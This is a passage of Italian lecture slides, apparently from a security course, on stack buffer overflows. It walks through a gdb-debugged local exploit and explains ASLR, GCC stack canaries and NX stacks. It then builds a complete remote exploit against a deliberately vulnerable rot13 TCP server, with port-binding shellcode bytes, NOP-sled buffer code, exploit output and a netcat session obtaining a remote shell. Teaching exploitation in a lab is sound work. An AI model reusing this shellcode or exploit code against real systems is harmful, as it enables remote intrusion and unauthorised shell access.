- proseguiamo fino al secondo breakpoint

```
Breakpoint 4, 0x080483f7 in vuln (
    arg=0xbffff5f9 "[...cut...]") at simpleoverflow.c:6
6   strcpy(buf, arg);
(gdb) print &buf
$4 = (char (*)[64]) 0xbffff340
(gdb) x/20x 0xbffff340
0xbffff340: 0x00000000 0x00000001 0x0012c8f8 0x0029aff4
0xbffff350: 0x00249d19 0x001742a5 0xbffff368 0x0015b9d5
0xbffff360: 0x0029aff4 0x08049ff4 0xbffff378 0x080482e8
0xbffff370: 0x0011e030 0x08049ff4 0xbffff3a8 0x08048449
0xbffff380: 0x0029b324 0x0029aff4 0xbffff3a8 0x08048417
```

- visualizziamo 80 bytes di stack a partire dall'indirizzo di `buf`
  - l'ultima word di tale area di memoria è quella con indirizzo `0xbffff38c`
    - contenente il RA verso il main, `0x08048417`

# stack smashing

```
(gdb) s
7 }
(gdb) x/20x 0xbffff340
0xbffff340: 0xdb31c031 0xb099c931 0x6a80cda4 0x6851580b
0xbffff350: 0x68732f2f 0x69622f68 0x51e3896e 0x8953e289
0xbffff360: 0x9080cde1 0x90909090 0x90909090 0x90909090
0xbffff370: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff380: 0x90909090 0x90909090 0x90909090 0xbffff340
```

- eseguiamo uno step (la `strcpy()`)
- notiamo lo shellcode, la zona con i NOP (`0x90`), e infine il nuovo RA, `0xbffff340`
  - che altro non è che l'indirizzo dell'inizio del buffer stesso

# stack smashing

- arrivati al terzo breakpoint, visualizziamo il valore sul top dello stack

```
(gdb) c
Continuing.

Breakpoint 5, 0x080483fd in vuln (arg=Cannot access memory
 at address 0x90909098) at simpleoverflow.c:7
7 }
(gdb) disas
Dump of assembler code for function vuln:
[...]
   0x080483f7 <+19>: call   0x804831c <strcpy@plt>
   0x080483fc <+24>: leave
=> 0x080483fd <+25>: ret
End of assembler dump.
(gdb) x/1x $esp
0xbffff38c: 0xbffff340
```

# stack smashing

```
(gdb) n
Cannot access memory at address 0x90909094
(gdb) info r eip
eip            0xbffff340 0xbffff340
```

- proseguiamo di un'istruzione (la RET)
- EIP vale ora `0xbffff340`: la ridirezione dell'esecuzione allo shellcode è compiuta

- l'esecuzione è passata all'inizio dello shellcode

```
(gdb) x/17i $eip
=> 0xbffff340: xor    eax,eax
   0xbffff342: xor    ebx,ebx
   0xbffff344: xor    ecx,ecx
   0xbffff346: cdq
   0xbffff347: mov    al,0xa4
   0xbffff349: int    0x80
   0xbffff34b: push   0xb
   0xbffff34d: pop    eax
   0xbffff34e: push   ecx
   0xbffff34f: push   0x68732f2f
   0xbffff354: push   0x6e69622f
   0xbffff359: mov    ebx,esp
   0xbffff35b: push   ecx
   0xbffff35c: mov    edx,esp
   0xbffff35e: push   ebx
   0xbffff35f: mov    ecx,esp
   0xbffff361: int    0x80
```

# stack smashing

```
(gdb) c
Continuing.
process 6564 is executing new program: /bin/dash
$ echo ooops, the original program didnt́ spawn any shell!
ooops, the original program didn't spawn any shell!
```

- esempio minimale, allo scopo di focalizzare l'attenzione sul meccanismo con cui si inietta il payload e vi si ridirige l'esecuzione
- al minimo cambiamento della posizione del buffer sullo stack, e della distanza tra RA e buffer, l'exploit non funzionerà
  - ad esempio, eseguendo il programma al di fuori del debugger
- affronteremo queste problematiche in seguito

# Contromisure

- divenuta nota la tecnica di exploiting, sono state trovate numerose vulnerabilità
- nel corso degli anni sono state sviluppate delle contromisure per mitigare il problema alla base
- ne discutiamo tre:
  - Address Space Layout Randomization
  - ProPolice
  - Nx Stack

# Contromisure

Ognuna delle tre contromisure agisce in maniera profondamente diversa dalle altre:

- l'ASLR è implementata a livello di sistema operativo
  - viene alterato il loading nello spazio di indirizzamento virtuale
- ProPolice è una tecnologia offerta dal compilatore GCC
  - il codice generato include dei controlli per rilevare lo *stack smashing*
- Nx Stack vede la collaborazione di kernel e compilatore
  - il kernel blocca l'esecuzione di codice dallo stack se il compilatore ha marcato l'eseguibile con un determinato flag

Vediamole più approfonditamente una per una

# ASLR

Address Space Layout Randomization

- conoscere l'offset a cui inizia lo stack è un vantaggio per l'attaccante
  - stima della posizione del payload iniettato più semplice
- l'ASLR introduce della casualità nel layout dello spazio di indirizzamento virtuale dei processi
  - lo stack inizia a offset diversi
- impostazione system-wide del kernel:
  - /proc/sys/kernel/randomize_va_space

# ASLR: get_esp.c

- un banale programma che visualizza lo stack pointer permette di vedere l'effetto dell'ASLR

```
// get_esp.c

#include <stdio.h>

unsigned long get_esp(void) {
    __asm__("movl %esp,%eax");
}

int main(int argc, char **argv) {
    unsigned long sp = get_esp();
    printf("stack pointer: 0x%08lx\n", sp);
    return 0;
}
```

# ASLR on

```
term:# cat /proc/sys/kernel/randomize_va_space
2
```

- con l'ASLR attiva, l'indirizzo dello stack cambia ad ogni esecuzione

```
term:$ gcc -o get_esp get_esp.c
term:$ ./get_esp
stack pointer: 0xbff11768
term:$ ./get_esp
stack pointer: 0xbfceb5f8
term:$ ./get_esp
stack pointer: 0xbfb53548
```

# ASLR off

```
term:# echo 0 > /proc/sys/kernel/randomize_va_space
term:# cat /proc/sys/kernel/randomize_va_space
0
```

- disattivata l'ASLR, l'indirizzo stampato dal programma è sempre lo stesso

```
term:$ ./get_esp
stack pointer: 0xbffff428
term:$ ./get_esp
stack pointer: 0xbffff428
term:$ ./get_esp
stack pointer: 0xbffff428
```

# ProPolice

ProPolice: GCC stack smashing protection

- riordino delle variabili per minimizzare l'impatto degli overflow
- uso di stack canary: una word di memoria...
  - contenente un valore noto
  - collocata sullo stack tra la zona delle variabili locali della funzione ed il *return address*.
- al termine della funzione viene controllata l'integrità della canary word
  - per arrivare a sovrascrivere il *return address*, si deve sovrascrivereanche la *canary word*.

# ProPolice: riordino variabili

- gli array vengono spostati in fondo alla zona delle variabili locali

```
 --------------                 --------------
| char psw[10] |               | int valid    |
| int valid    |               | char psw[10] |
|--------------|               |--------------|
| canary       |      ->       | canary       |
|--------------|               |--------------|
| SFP          |               | SFP          |
| RA           |               | RA           |
| arg2         |               | arg2         |
| arg1         |               | arg1         |
| ...          |               | ...          |
```

- `valid` viene messa al sicuro da eventuali overflow di `psw`

# ProPolice: riordino variabili

- il riordino non dà garanzie in presenza di più array:

```
 ---------------
| int valid     |
| char buf1[10] |
| char buf2[10] |
|---------------|
| canary        |
|---------------|
| ...           |
```

- `buf2` rimane a rischio
  - un overflow di `buf1` può alterarlo evitando la rilevazione (lasciando intatta la canary)

# ProPolice: utilizzo

L'utilizzo o meno di ProPolice in GCC è gestito tramite le seguenti opzioni:

- `-fstack-protector`
  - protezione abilitata per le funzioni che il compilatore ritiene "a rischio"
- `-fstack-protector-all`
  - protezione abilitata per tutte le funzioni
- `-fno-stack-protector`
  - protezione disabilitata

# ProPolice: test

Vediamo cosa accade provando ad eseguire l'exploit visto in precedenza sul programma vulnerabile compilato con ProPolice:

```
term:$ gcc -g -fstack-protector-all -z execstack \
-o simpleoverflow simpleoverflow.c
term:$ gdb simpleoverflow
Reading symbols from /mnt/SR2/code/simpleoverflow...done.
(gdb) r './simpleoverflow_exploit'
Starting program: /mnt/SR2/code/simpleoverflow
  './simpleoverflow_exploit'
*** stack smashing detected ***:
  /mnt/SR2/code/simpleoverflow terminated
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x50)[0x227390]
[...]
======= Memory map: ========
[...]
Program received signal SIGABRT, Aborted.
0x0012d422 in __kernel_vsyscall ()
```

# ProPolice off: disassembly vuln()

- il codice della funzione vulnerabile senza ProPolice:

```
Dump of assembler code for function vuln:
   0x080483e4 <+0>:  push   ebp
   0x080483e5 <+1>:  mov    ebp,esp
   0x080483e7 <+3>:  sub    esp,0x58
   ------------------------------------------------
   0x080483ea <+6>:  mov    eax,DWORD PTR [ebp+0x8]
   0x080483ed <+9>:  mov    DWORD PTR [esp+0x4],eax
   0x080483f1 <+13>: lea    eax,[ebp-0x48]
   0x080483f4 <+16>: mov    DWORD PTR [esp],eax
   0x080483f7 <+19>: call   0x804831c <strcpy@plt>
   ------------------------------------------------
   0x080483fc <+24>: leave
   0x080483fd <+25>: ret
End of assembler dump.
```

# ProPolice on: disassembly vuln()

- il codice della funzione vulnerabile con ProPolice:

```
0x08048444 <+0>:  push   ebp
0x08048445 <+1>:  mov    ebp,esp
0x08048447 <+3>:  sub    esp,0x78
-----------------------------------------------
0x0804844a <+6>:  mov    eax,DWORD PTR [ebp+0x8]
0x0804844d <+9>:  mov    DWORD PTR [ebp-0x5c],eax
0x08048450 <+12>: mov    eax,gs:0x14
0x08048456 <+18>: mov    DWORD PTR [ebp-0xc],eax
0x08048459 <+21>: xor    eax,eax
-----------------------------------------------
0x0804845b <+23>: mov    eax,DWORD PTR [ebp-0x5c]
0x0804845e <+26>: mov    DWORD PTR [esp+0x4],eax
0x08048462 <+30>: lea    eax,[ebp-0x4c]
0x08048465 <+33>: mov    DWORD PTR [esp],eax
0x08048468 <+36>: call   0x8048364 <strcpy@plt>
-----------------------------------------------
0x0804846d <+41>: mov    eax,DWORD PTR [ebp-0xc]
0x08048470 <+44>: xor    eax,DWORD PTR gs:0x14
0x08048477 <+51>: je     0x804847e <vuln+58>
0x08048479 <+53>: call   0x8048374 <__stack_chk_fail@plt>
-----------------------------------------------
0x0804847e <+58>: leave
0x0804847f <+59>: ret
```

# ProPolice on: disassembly vuln()

Il blocco aggiunto prima del "corpo" inizializza la *canary word*:

```
mov     eax,gs:0x14                 ; eax = CANARY_OK
mov     DWORD PTR [ebp-0xc],eax     ; canary_su_stack = eax
```

Il blocco aggiunto dopo il "corpo", e prima dell'epilogo, ne implementa il controllo di integrità:

```
mov     eax,DWORD PTR [ebp-0xc]     ; eax = canary_su_stack
xor     eax,DWORD PTR gs:0x14       ; flag = (eax ^ CANARY_OK)
je      0x804847e <vuln+58>         ; if (flag) goto <vuln+58>
call    0x8048374 <__stack_chk_fail@plt> ; __stack_chk_fail()
:<vuln+58>
```

# NX stack

NX sta per *No eXecute*

- tipicamente:
  - segmenti stack ed heap: dati
  - segmento text: codice eseguibile
- Ma la tecnica in analisi prevede l'esecuzione di uno *shellcode* ospitato sullo stack.
  - se lo stack è marcato come non eseguibile, l'exploit fallirà

# NX stack

- non opportuno disabilitare in generale l'eseguibilità dello stack
  - retrocompatibilità: programmi e librerie legittimi usano tale funzionalità
- ragionevole disattivare la funzionalità on-demand
  - conservativamente, Linux assume che sia necessario lo stack eseguibile
  - si può marcare un binario per indicare al kernel altrimenti
    - entry `PT_GNU_STACK` negli header ELF, campo `p_flags`
  - le versioni recenti di GCC, di default, marcano i binari indicando la non necessità di esecuzione dello stack
    - si può richiedere l'eseguibilità dello stack con l'opzione `-z execstack`

# NX stack: execstack utility

Si può manipolare il flag anche dopo la compilazione:

```
term:$ execstack --query simpleoverflow
X simpleoverflow
```

Impostiamo lo stack come non eseguibile:

```
term:$ execstack --clear-execstack simpleoverflow
term:$ execstack --query simpleoverflow
- simpleoverflow
```

- proviamo ad eseguire l'exploiting con lo stack non eseguibile:

```
term:$ gdb simpleoverflow
(gdb) r `./simpleoverflow_exploit`
Starting program: /mnt/SR2/code/simpleoverflow
   `./simpleoverflow_exploit`

Program received signal SIGSEGV, Segmentation fault.
0x080483fd in vuln (arg=Cannot access memory at
   address 0x90909098
) at simpleoverflow.c:7
7 }
```

- otteniamo solo un *Segmentation fault* e non l'esecuzione della shell

- un exploiting di vulnerabilità remota
- scenario semplice ma non implausibile qualche tempo fa
- client/server TCP
  - introduciamo una vulnerabilità nel codice del server
  - realizziamo un exploit che ci permetta di avere un'interazione via socket con una shell sul sistema vulnerabile
- disabilitiamo le contromisure: no ASLR e compilazione con -z execstack e -fno-stack-protector

- Il client legge una stringa da standard input, e la manda al server.
- Il server riceve la stringa, e ne manda al client la codifica in *rot13*, seguita dalla stringa originale.
- immaginiamo che l'autore dei programmi sia un programmatore inesperto
  - ha modificato un echo server TCP iterativo di esempio
  - maldestramente, ha introdotto una vulnerabilità

- un esempio di esecuzione:

```
serverterm$ ./r13server
waiting for client connections on port 7777...
incoming string: hello, server!
        sending: uryyb, freire!
***
waiting for next client...
```

```
clientterm:$ ./r13client localhost
please insert your string: hello, server!
sending string to server...
server answer:
uryyb, freire!
hello, server!
clientterm:$
```

- un estratto significativo del codice del client:

```
//[...]
#define BUFSIZE 500
#define SRVPORT 7777
//[...]
int main(int argc, char *argv[]) {
//[...]
   unsigned char buffer[BUFSIZE];
//[...]
   printf("please insert your string: ");
   fgets(buffer, BUFSIZE, stdin);
   printf("\nsending string to server... ");
   int len = strlen(buffer);
   send(sockfd, buffer, len, 0);

   printf("\nserver answer:\n");
   recv(sockfd, buffer, len, 0);
   printf("%s", buffer);
   recv(sockfd, buffer, len, 0);
   printf("%s\n",buffer);

   exit(0);
}
```

# il client

Il client è fondamentalmente corretto:

```
#define BUFSIZE 500
//[...]
unsigned char buffer[BUFSIZE];
```

- usato un unico buffer di `BUFSIZE=500` bytes

```
fgets(buffer, BUFSIZE, stdin);
```

- `fgets()` legge da `stdin` al più `BUFSIZE-1` caratteri
  - `fgets()` reads in at most one less than `size` characters from stream and stores them into the buffer pointed to by `s`. Reading stops after an EOF or a newline. If a newline is read, it is stored into the buffer. A `'\0'` is stored after the last character in the buffer.

# il client

```
int len = strlen(buffer);
send(sockfd, buffer, len, 0);
```

- la `send()` manda la stringa immessa, completa di newline e priva di terminatore
  - immettendo "Hello", buffer conterrà 'H','e','l','l','o','\n','\0', ...
  - `len` varrà 6 (`strlen()` conta fino al terminatore)
  - assumendo che `sockfd` sia 3: send(3, "Hello\n", 6, 0)

# il client

```
recv(sockfd, buffer, len, 0);
printf("%s", buffer);
recv(sockfd, buffer, len, 0);
printf("%s\n",buffer);
```

- come risposta, attendiamo il *rot13* della stringa inviata e la stringa stessa
- le due `recv()` accettano lo stesso numero di bytes inviato dalla `send()`
  - la codifica in *rot13* non altera la lunghezza della stringa
- n.b.: `buffer[len]=='\0'`
  - rimane il terminatore della stringa originale, letta dalla `fgets()`

- le istruzioni salienti del `main()` del server:

```
[...]
#define SRVPORT 7777
#define BUFSIZE 1024
[...]
int main(int argc, char **argv) {
    char buf[BUFSIZE];
[...]
    printf("waiting for client connections on port %d...\n",
        SRVPORT);
    while ((sock_conn = accept(sock_listen,
        (struct sockaddr *)&saddr, &saddrlen)) != -1) {

        int recvdbytes = recv(sock_conn, buf, BUFSIZE-1, 0);
        buf[recvdbytes] = '\0';

        sendrot13(sock_conn, buf); //send rot13(request)(bug)
        send(sock_conn, buf, recvdbytes, 0);   //echo request

        close(sock_conn);

        printf("***\nwaiting for next client...\n");
    }
```

# il server

Il `main()` è semplice e corretto

```
#define BUFSIZE 1024
[...]
char buf[BUFSIZE];
```

- definito un buffer di `BUFSIZE=1024` bytes

```
int recvdbytes = recv(sock_conn, buf, BUFSIZE-1, 0);
buf[recvdbytes] = '\0';
```

- dal socket si leggono al più `BUFSIZE-1` bytes,
  - riservato un byte per il terminatore di stringa, che viene inserito

# il server

```
sendrot13(sock_conn, buf); //send rot13(request)(bug)
```

- la funzione `sendrot13()` invia sul socket connesso la codifica *rot13* della stringa ricevuta
  - è questa la modifica (vulnerabile) introdotta dall'ipotetico programmatore maldestro...

```
send(sock_conn, buf, recvdbytes, 0);   //echo request
```

- infine, la send `send()` effettua l'*echo* della stringa originale

```
void sendrot13(int sock, char *str) {
    unsigned char c;
    int i;
    char rot[500];

    printf("incoming string: %s", str);

    strncpy(rot, str, strlen(str)+1); // here is the bug
    rot13(rot);

    printf("        sending: %s", rot);
    send(sock, rot, strlen(rot), 0);
}
```

```
void rot13(char *buf) {
    int i = 0;
    unsigned char c;
    for (i=0; c = buf[i]; i++)
       buf[i] =  isalpha(c) ? tolower(c) <'n' ? c+13 : c-13 : c;
}
```

# il server

```
char rot[500];
[...]
strncpy(rot, str, strlen(str)+1); // here is the bug
rot13(rot);
```

- la stringa originale va preservata per poterne fare l'*echo*
  - viene copiata in un buffer locale `rot`
- la copia viene codificata in rot13 tramite la funzione `rot13()`

# il server

```
strncpy(rot, str, strlen(str)+1); // here is the bug
```

- dov'è la vulnerabilità?
  - str viene copiata in un buffer locale di 500 bytes
    - ma non ne viene controllata la lunghezza
  - si assume erroneamente che la stringa arrivi da r13client
    - ...che, ricordiamo, leggeva da tastiera al piu' 499 caratteri
  - ma un client "malicious" può mandare stringhe di lunghezza maggiore
    - fino ai 1024 bytes che la `recv()` nel `main()` del server accetta
  - ...causando un buffer overflow

# il server

```
strncpy(rot, str, strlen(str)+1); // here is the bug
```

- `strncpy()` è considerata l'alternativa sicura a `strcpy()`
  - permette di specificare il numero massimo di bytes da copiare
- ma va utilizzata correttamente
  - indicato come limite `strlen(buffer)+1`
  - sarebbe stato corretto specificare 499
    - la dimensione del buffer `rot`, meno un byte riservato a un terminatore di stringa

Passiamo alla realizzazione di un exploit remoto per `r13server`:

- serve un payload che consenta all'attaccante l'accesso remoto
  - analizziamo ed utilizziamo un *port-binding shellcode*
- va preparato ed inviato un buffer d'attacco che sfrutti opportunamente la vulnerabilità
  - introduciamo ed utilizziamo il *NOP-sled* e la ripetizione del *return address*
- vanno affrontate una serie di complicazioni dovute alla mancanza di informazioni sul sistema remoto
  - possiamo analizzare col debugger il programma sul nostro sistema, non su quello da attaccare!

# Un port-binding shellcode

- crea un socket e lo mette in ascolto sulla porta 31337 (`socket()`, `bind()`, `listen()`)
- quando accetta una connessione, duplica i file descriptor dello standard I/O sul file descriptor del socket (`accept()`, `dup2()`)
- esegue una shell (`execve()`)

collegandosi sulla porta 31337, l'attaccante interagirà con la shell remota

- l'I/O sul socket connesso del client è I/O sul processo remoto
  - che, dopo la `execve()`, è una shell

(fonte: The Art of Exploitation, J. Erickson)

# Un port-binding shellcode

```
// port-binding shellcode (port 31337)
char shellcode[]=
"\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\
    x80"
"\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\
    x10"
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\
    x80"
"\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\
    x3f"
"\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\
    x62"
"\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80";

int shellcode_len = 92;
```

# L'exploit: main()

```
int main(int argc, char *argv[]) {
[...]
   unsigned char *buffer;
   int buffer_len;
   build_exploit_buf(&buffer, &buffer_len);

   // show exploit buffer
   printf("Exploit buffer:\n");
   dump(buffer, strlen(buffer));

   // send exploit buffer
   printf("sending buffer... ");
   if (send_string(sockfd, buffer))
       printf("done\n");
   else
       printf("failed\n");
   printf("...now try connecting to port 31337!\n");
   exit(0);
}
```

# L'exploit: main()

- si stabilisce una connessione al server
- si prepara il buffer d'attacco con `build_exploit_buf()`
  - da discutere approfonditamente
- lo si mostra a schermo con `dump()`
  - banale, stampa il buffer formattandolo come in un hex-editor
- lo si invia lungo il socket con `send_string()`
  - banale, effettua ripetutamente `send()` fino all'invio di tutta la stringa

# L'exploit: funzione vulnerabile

- riconsideriamo la funzione vulnerabile nel server:

```
void sendrot13(int sock, char *str) {
[...]
    strncpy(rot, str, strlen(str)+1); // here is the bug
    rot13(rot);
    printf("        sending: %s", rot);
    send(sock, rot, strlen(rot), 0);
}
```

- il buffer d'attacco finirà in `rot`
- il controllo dell'esecuzione sarà ottenuto al termine della funzione
- quindi il codice iniettato, prima dell'esecuzione, sarà alterato da `rot13(rot)`
  - bisogna tenerne conto nella preparazione del buffer d'attacco

# L'exploit: funzione vulnerabile

```
void sendrot13(int sock, char *str) {
[...]
    char rot[500];
[...]
}
```

- il buffer soggetto ad overflow è definito come `char rot[500]`
- la dimensione del buffer d'attacco sarà quindi superiore a 500 bytes
  - dobbiamo arrivare a sovrascrivere il return address sullo stack
- il buffer d'attacco sarà composto da
  - NOP-sled prima dello shellcode
  - port-binding shellcode (92 bytes)
  - alcune ripetizioni dell'indirizzo di ritorno per la ridirezione

# L'exploit

D'ora in poi, per chiarezza:

- RAo indica il *return address* "originale"
- RA il valore con cui lo sovrascriviamo

Nell'esempio precedente (simpleoverflow.c) avevamo

- sovrascritto il RAo con precisione
  - basandoci sull'offset osservato nel debugger
- usato come RA esattamente l'indirizzo del buffer vulnerabile
  - all'inizio del quale avevamo collocato lo *shellcode*

```
SHELLCODE (35 bytes) |  NOP (41 bytes) | RET ADDR (4 bytes)
```

# L'exploit

Con un buffer d'attacco così strutturato, il più piccolo cambiamento nel contesto di esecuzione del programma fa fallire l'exploit, perchè:

- in caso di cambiamento della distanza tra buffer vulnerabile e RAo, quest'ultimo non viene sovrascritto correttamente
- in caso di cambiamento di collocazione del buffer vulnerabile, il valore RA con cui si sovrascrive il RAo non corrisponde più all'inizio dello *shellcode*

Costruiamo il "buffer d'attacco" cercando di affrontare queste due problematiche

- aumentando l'affidabilità dell'exploit

# L'exploit

- vogliamo sovrascrivere il RAo con un nostro valore RA
  - senza conoscere esattamente l'offset tra inizio del buffer vulnerabile e RAo
- ripetiamo più volte RA, alla fine del buffer d'attacco, per avere più probabilità di successo
  - normalmente l'offset sarà comunque un multiplo di quattro (allineamento sullo stack)
  - nel caso peggiore potremmo dover fare quattro tentativi per trovare il giusto allineamento

```
... [ altra memoria ]   |     RAo       |   [ altra memoria ]  ..............
.......................\x11\x22\x33\x44.....................................
_____________________________________________________________________________
\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD.............
....\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD.........
........\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD.....
............\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD.
```

# L'exploit

Che indirizzo usare come RA?

- vogliamo un RA funzionante anche in presenza di (piccole) variazioni nel layout del programma in memoria
- le variazioni possono dipendere da vari fattori
  - lo stesso sorgente compilato con diverse opzioni/versioni del compilatore
  - lo stesso binario
    - eseguito su diverse versioni del sistema operativo (funzionamento del loader)
    - avviato con diverso contesto di esecuzione (variabili d'ambiente, parametri da linea di comando, debugger)

# L'exploit

Per affrontare il problema, rendiamo ininfluente la parte iniziale del buffer d'attacco.

- tecnica del NOP padding
  - definiamo un'area di codice che esegue operazioni inutili (*NOP-sled*)
  - basterà ridirigere a uno qualsiasi degli indirizzi appartenenti a tale area
    - il processore eseguirà alcune operazioni inutili...
    - ...per poi arrivare ad eseguire lo *shellcode*

NOP sta per *No Operation*

- un'istruzione assembly che non fa nulla
- si possono utilizzare anche altre istruzioni (evasione IDS)

# L'exploit

Sintetizzando:

- all'inizio del buffer d'attacco, inseriamo una serie di bytes `0x90` (NOP)

```
NOP-sled (1*nop_no) | SHELLCODE (92) | RA ripetuto (4*ra_no)
```

- non è più necessario indicare come RA esattamente il primo byte del buffer

A questo punto, per costruire l'attacco, servono due informazioni:

- un indirizzo approssimativo del buffer vulnerabile - chiamiamolo BUF_ADDR
- un offset approssimativo tra inizio del buffer vulnerabile e RAo - chiamiamolo RA_OFFSET

# L'exploit

- avviamo il server nel debugger, con impostato un breakpoint sulla funzione vulnerabile

```
serverterm:$ gdb r13server
(gdb) disas sendrot13
Dump of assembler code for function sendrot13:
   0x08048825 <+0>: push   ebp
[...]
(gdb) break *0x08048825
Breakpoint 1 at 0x8048825: file r13server.c, line 24.
(gdb) r
Starting program: /mnt/SR2/code/r13server
waiting for client connections on port 7777...
```

# L'exploit

- inviamo una frase dal client, in modo che il server arrivi ad eseguire la funzione vulnerabile

```
clientterm:$ ./r13client localhost
please insert your string:
The sky above the port was the color of television,
 tuned to a dead channel.

sending string to server...
server answer:
```

# L'exploit

- con l'esecuzione ferma all'inizio del prologo della funzione vulnerabile, abbiamo il RAo sul top dello stack

```
Breakpoint 1, sendrot13 (sock=6, str=0xbfffeff4 "The sky
 above the port was the color of television, tuned to a
 dead channel.\n") at r13server.c:24
24 void sendrot13(int sock, char *str) {
(gdb) print $esp
$1 = (void *) 0xbfffefcc
(gdb) print &rot
$2 = (char (*)[500]) 0xbfffedc7
(gdb) print $esp-(void*)&rot
$3 = 517
```

# L'exploit

- `0xbfffefcc` è quindi la locazione dov'è memorizzato il RAo
  - che vogliamo sovrascrivere per ottenere il controllo dell'esecuzione
- il buffer `rot` è all'indirizzo `0xbfffedc7`
- l'offset tra inizio del buffer vulnerabile e RAo è `517` bytes.

Annotiamo:

```
BUF_ADDR = 0xbfffedc7
RA_OFFSET = 517
```

Siamo pronti a preparare il "buffer d'attacco" dell'exploit.

# L'exploit

- possiamo a questo punto costruire il buffer d'attacco:

```
void build_exploit_buf(unsigned char **buf, int *len) {
   // attack buffer settings
   int BUF_ADDR = 0xbfffedc7;
   int RA_OFFSET = 517;
   int ra_rep_tot = 48;
   int ra_rep_after = 4;
```

- sovrascriviamo tutta l'area attorno all'offset 517 con un certo numero di ripetizioni del RA
  - proviamo con 48 ripetizioni
    - 4 oltre l'offset e le rimanenti prima
- prima di RA ripetuto, collochiamo lo *shellcode*
- prima dello shellcode, riempiamo di NOP

# L'exploit

```
// calculate stuff
int buf_len = RA_OFFSET + 4 * ra_rep_after;
int ra_len = 4 * ra_rep_tot;
int nop_len = buf_len - (shellcode_len + ra_len);
int retaddr = BUF_ADDR + nop_len/2;
```

- la dimensione del buffer è data da RA_OFFSET più i bytes necessari alle ripetizioni di RA post-offset;
- `ra_len` è il totale di bytes necessari al numero di ripetizioni di RA desiderato;
- tutto lo spazio rimanente, `nop_len`, è utilizzabile come *NOP-sled*;
- per avere un RA che punti circa al centro del *NOP-sled*, sommiamo `nop_len/2` a BUF_ADDR.

# L'exploit

```
// allocate buffer of needed size
unsigned char *buffer = (unsigned char*) malloc(buf_len);

// put NOP sled at the beginning
memset(buffer, '\x90', nop_len);

// put shellcode after NOP sled
memcpy(buffer+nop_len, shellcode, shellcode_len);

// put repeated RA after shellcode
int i;
for (i = nop_len + shellcode_len; i<buf_len-4; i+=4) {
     *((u_int *)(buffer+i)) = retaddr;
}
```

- si alloca il buffer
- si inseriscono i NOP
- si copia lo *shellcode*
- si riempie col numero desiderato di ripetizioni RA

# L'exploit

```
    // NULL-terminate the buffer
    buffer[buf_len-1] = '\0';

    // apply rot13 transformation
    rot13(buffer);

    //output params
    *buf = buffer;
    *len = buf_len;
}
```

- terminiamo il buffer
- ricordiamo che il buffer iniettato sarà codificato in rot13 prima di essere eseguito
  - agiamo di conseguenza: `rot13(rot13(s)) == s`

# L'exploit

- compiliamo ed eseguiamo l'exploit:

```
attackerterm:$ gcc -o r13exploit r13exploit.c
attackerterm:$ ./r13exploit localhost
    attack buffer size: 533
guessed return address: bfffee43
   nop sled len:249 (bytes   0 - 249)
  shellcode len: 92 (bytes 249 - 341)
repeated RA len:192 (bytes 341 - 533)
Exploit buffer:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
[...]
90 90 90 90 90 90 90 90 90 77 73 4b 99 31 db 50 | .........wsK.1.P
45 77 01 77 02 89 e1 cd 80 96 77 73 4b 50 45 73 | Ew.w......wsKPEs
75 6d 76 73 46 89 e1 77 10 44 49 89 e1 cd 80 b0 | umvsF..w.DI.....
73 50 50 46 49 89 e1 cd 80 b0 73 50 45 45 49 89 | sPPFI.....sPEEI.
e1 cd 80 93 77 02 4c b0 3f cd 80 56 6c f9 b0 0b | ....w.L.?..Vl...
45 75 2f 2f 66 75 75 2f 6f 76 61 89 e3 45 89 e2 | Eu//fuu/ova..E..
46 89 e1 cd 80 50 ee ff bf 50 ee ff bf 50 ee ff | F....P...P...P..
[...]
bf 50 ee ff bf 50 ee ff bf 50 ee ff bf 50 ee ff | .P...P...P...P..
bf                                              | .
sending buffer... done
...now try connecting to port 31337!
```

# L'exploit

Riconoscibili nel buffer stampato

- il *NOP-sled*
- le ripetizioni del RA
  - ma il RA calcolato è `0xbfffee43`, mentre la sequenza ripetuta di bytes nella zona finale del buffer è `50 ee ff bf`...
    - inversione dell'ordine dei bytes (architettura Intel, *little endian*)
    - `0x43` == 'C', e rot13('C') == 'P' == `0x50`

Proviamo ora a stabilire una connessione con la porta 31337:

- se l'exploit ha avuto successo, troveremo in ascolto il *port-binding shellcode*...

# L'exploit

```
attackerterm:$ nc localhost 31337
pwd
/mnt/SR2/code
echo success!!!
success!!!
whoami
dusk
echo you are running a vulnerable server: r13server >
 /home/dusk/readmeNOW.txt
exit
attackerterm:$
```

- successo: abbiamo avuto accesso alla shell esposta dallo *shellcode*

